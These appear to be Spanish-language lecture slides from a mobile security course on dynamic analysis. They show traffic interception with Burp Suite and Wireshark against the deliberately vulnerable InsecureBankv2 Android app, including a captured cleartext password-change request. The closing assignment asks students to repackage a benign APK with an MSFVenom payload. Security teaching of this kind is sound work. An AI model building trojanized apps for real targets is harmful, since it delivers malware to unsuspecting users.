The screenshot displays two windows. On the left is the 'Burp Suite Free Edition' interface, specifically the 'Proxy' tab. It shows a captured request from an Android device (IP: 173.194.64.94) to Google's mobile homepage. The 'Intercept' button is highlighted, indicating that requests are being monitored. On the right is a screenshot of an Android emulator showing a Google search results page for 'congreso seguridad 2015'. The search bar contains the same query. The status bar at the top of the emulator screen shows '5554:EmuladorCSC2015', '3G', signal strength, battery level at 9:56, and a navigation bar with icons for volume, power, home, menu, back, and search. The main content area shows the Google logo and the search results page.

análisis dinámico (Continuación)

Las peticiones no solo pueden ser interceptadas por un proxy sino también por un sniffer.

Si la comunicación app-servidor no viaja por un canal seguro podrían interceptarse los mensajes, como se demuestra a continuación.


Nota: antes de iniciar la siguiente práctica se tiene que deshabilitar en el emulador el proxy configurado

análisis dinámico (Continuación)

Entrar al directorio “server” de la siguiente forma:

```
cd /root/Desktop/pruebas/server
```

```
ls -la
```




A screenshot of a terminal window titled "root@dev-virtual-machine: ~/Desktop/pruebas/server". The window shows a directory listing with the command "ls -la". The output shows several files and directories, including "app.py", "database.py", "models.py", and "mydb.db". The command "cd /root/Desktop/pruebas/server/" is highlighted with a red box.

```
root@dev-virtual-machine: ~/Desktop/pruebas/server
File Edit View Search Terminal Help
root@dev-virtual-machine:~/Desktop/pruebas# cd /root/Desktop/pruebas/server/
root@dev-virtual-machine:~/Desktop/pruebas/server# ls -la
total 40
drwxr-xr-x 2 root root 4096 Nov 17 19:48 .
drwxr-xr-x 3 root root 4096 Nov 17 20:32 ..
-rw-r--r-- 1 root root 4996 Nov 17 19:11 app.py
-rw-r--r-- 1 root root 727 Nov 17 19:14 database.py
-rw-r--r-- 1 root root 848 Nov 17 19:30 database.pyc
-rw-r--r-- 1 root root 1646 Nov 17 19:14 models.py
-rw-r--r-- 1 root root 2420 Nov 17 19:30 models.pyc
-rw-r--r-- 1 root root 5120 Nov 17 19:48 mydb.db
root@dev-virtual-machine:~/Desktop/pruebas/server#
```

Ejecutar el script de python llamado app.py de la siguiente manera:

```
python app.py
```



A screenshot of a terminal window titled "root@dev-virtual-machine: ~/Desktop/pruebas/server". The window shows the command "python app.py" being run. The output message "The server is hosted on port: 8888" is visible. The command "python app.py" is highlighted with a red box.

```
root@dev-virtual-machine: ~/Desktop/pruebas/server
File Edit View Search Terminal Help
root@dev-virtual-machine:~/Desktop/pruebas/server# python app.py
The server is hosted on port: 8888
```


análisis dinámico (Continuación)

Ahora localizar e instalar la app InsecureBankv2.apk en el emulador de esta manera:

```
adb install InsecureBankv2.apk
```

```
x - □          root@dev-virtual-machine: ~/Desktop/pruebas
File Edit View Search Terminal Help
root@dev-virtual-machine:~/Desktop/pruebas# adb install InsecureBankv2.apk
1795 KB/s (3462429 bytes in 1.883s)
pkg: /data/local/tmp/InsecureBankv2.apk
Success
root@dev-virtual-machine:~/Desktop/pruebas#
```

Esperar un momento y verificar que la app se instaló correctamente.




análisis dinámico (Continuación)

Dar clic sobre el icono de la app InsecureBankv2 y colocar las siguientes credenciales:


Username: jack

Password: Csc2015@123\$




análisis dinámico (Continuación)

Al dar clic en “Login”, aparecerá el menu “FilePref” donde se tiene que configurar la IP perteneciente a la máquina host (VM AppUse), el puerto se puede dejar por **default**.



análisis dinámico (Continuación)


Dar clic en el icono de regreso (1), y luego en “Submit” (2).



análisis dinámico (Continuación)


Ahora en un terminal, abrir wireshark mediante:

wireshark &




análisis dinámico (Continuación)

Para configurar wireshark dar clic en el icono de interfaces (1) y dar clic en el “Start” perteneciente a la interfaz “lo”.



análisis dinámico (Continuación)

Regresar a la app InsecureBankv2, dar clic en “Login” y si todo se ha configurado correctamente se abrirá un menú llamado “PostLogin”.



análisis dinámico (Continuación)

The image shows a dual-pane interface. On the left, the Wireshark packet capture tool displays a list of network frames. The selected frame (Frame 9921) is highlighted in grey. The details pane at the bottom shows the structure of the selected frame, which is a TCP connection between two hosts on the 192.168.2.132 network. On the right, a mobile application window titled "ChangePassword" is displayed. It features a user profile icon for "jack" and a password entry field containing a lock icon and a series of dots, indicating a password is being entered. A large blue button at the bottom of the app says "Change Password". The top right corner of the slide shows the device identifier "5554:EmuladorCSC2015" and the time "9:09".

No.	Time	Source	Destination
9918	903.974650	192.168.2.132	192.168.2.132
9919	903.974661	192.168.2.132	192.168.2.132
9920	903.974667	192.168.2.132	192.168.2.132
9921	903.985912	192.168.2.132	192.168.2.132
9922	903.985932	192.168.2.132	192.168.2.132
9923	904.000456	192.168.2.132	192.168.2.132
9924	904.000476	192.168.2.132	192.168.2.132
9925	904.000510	192.168.2.132	192.168.2.132
9926	904.000514	192.168.2.132	192.168.2.132
9927	904.280038	127.0.0.1	127.0.0.1
9928	904.280046	127.0.0.1	127.0.0.1
9929	904.280052	127.0.0.1	127.0.0.1
9930	904.280630	127.0.0.1	127.0.0.1

Frame 9921: 314 bytes on wire (2512 bits), 314 bytes captured (2512 bits)
Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00)
Internet Protocol Version 4, Src: 192.168.2.132 (192.168.2.132), Dst: 127.0.0.1 (127.0.0.1)
Transmission Control Protocol, Src Port: 47351 (47351), Dst Port: 22 (22)
Data (248 bytes)

análisis dinámico (Continuación)

The screenshot shows a Wireshark interface with the following details:

- Left Panel (Main View):** Shows a list of network frames. A context menu is open over frame 9921 (tcp.stream eq 664). The menu options include:
 - Mark Packet (toggle)
 - Ignore Packet (toggle)
 - Set Time Reference (toggle)
 - Manually Resolve Address
 - Apply as Filter > 1
 - Prepare a Filter > 1
 - Conversation Filter > 1
 - Colorize Conversation > 1
 - SCTP
 - Follow TCP Stream** (highlighted with a red box)
 - Follow UDP Stream
 - Follow SSL Stream
 - Copy >
 - Decode As...
 - Print...
 - Show Packet in New Window
- Right Panel (Follow TCP Stream):** Displays the "Stream Content" for the selected TCP stream.

```
POST /changepassword HTTP/1.1
Content-Length: 42
Content-Type: application/x-www-form-urlencoded
Host: 192.168.2.132:8888
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

username=jack&newpassword=Csc2015%40123%24HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 41
Date: Tue, 17 Nov 2015 21:03:15 GMT
Server: dev-virtual-machine

{"message": "Change Password Successful"}
```

Below the content, there are buttons for "Find", "Save As", "Print", and radio buttons for "ASCII", "EBCDIC", "Hex Dump", "C Arrays", and "Raw". There are also "Help", "Filter Out This Stream", and "Close" buttons.

- Bottom Panel (Hex/Dump View):** Shows the raw hex and ASCII dump of the selected packet.

Conclusiones

Las herramientas de pruebas dinámicas permiten a los analistas de seguridad identificar posibles problemas.

Las herramientas más utilizadas en el análisis dinámico en móviles son proxies.

Los analistas de seguridad pueden hacer ingeniería inversa de los protocolos de comunicación y crear mensajes potencialmente malicioso.

GRACIAS...

Ing. Oscar Iván Flores Avila
oscar.flores@cert.unam.mx

<https://www.youtube.com/watch?v=WDpipB4yehk>

Tarea

- Investigar que es SMALI y su sintaxis básica.
- Escribir un programa en SMALI con el código comentado línea por línea.

Práctica

- Desarrollar una prueba de concepto para reempaquetar un APK benigno con un payload generado en MSFVenom.
- **Nota:** el documento debe contener las siguientes secciones: Objetivos, Introducción, Resumen ejecutivo, desarrollo y conclusiones. La conclusión debe tener una extensión mínima de media cuartilla.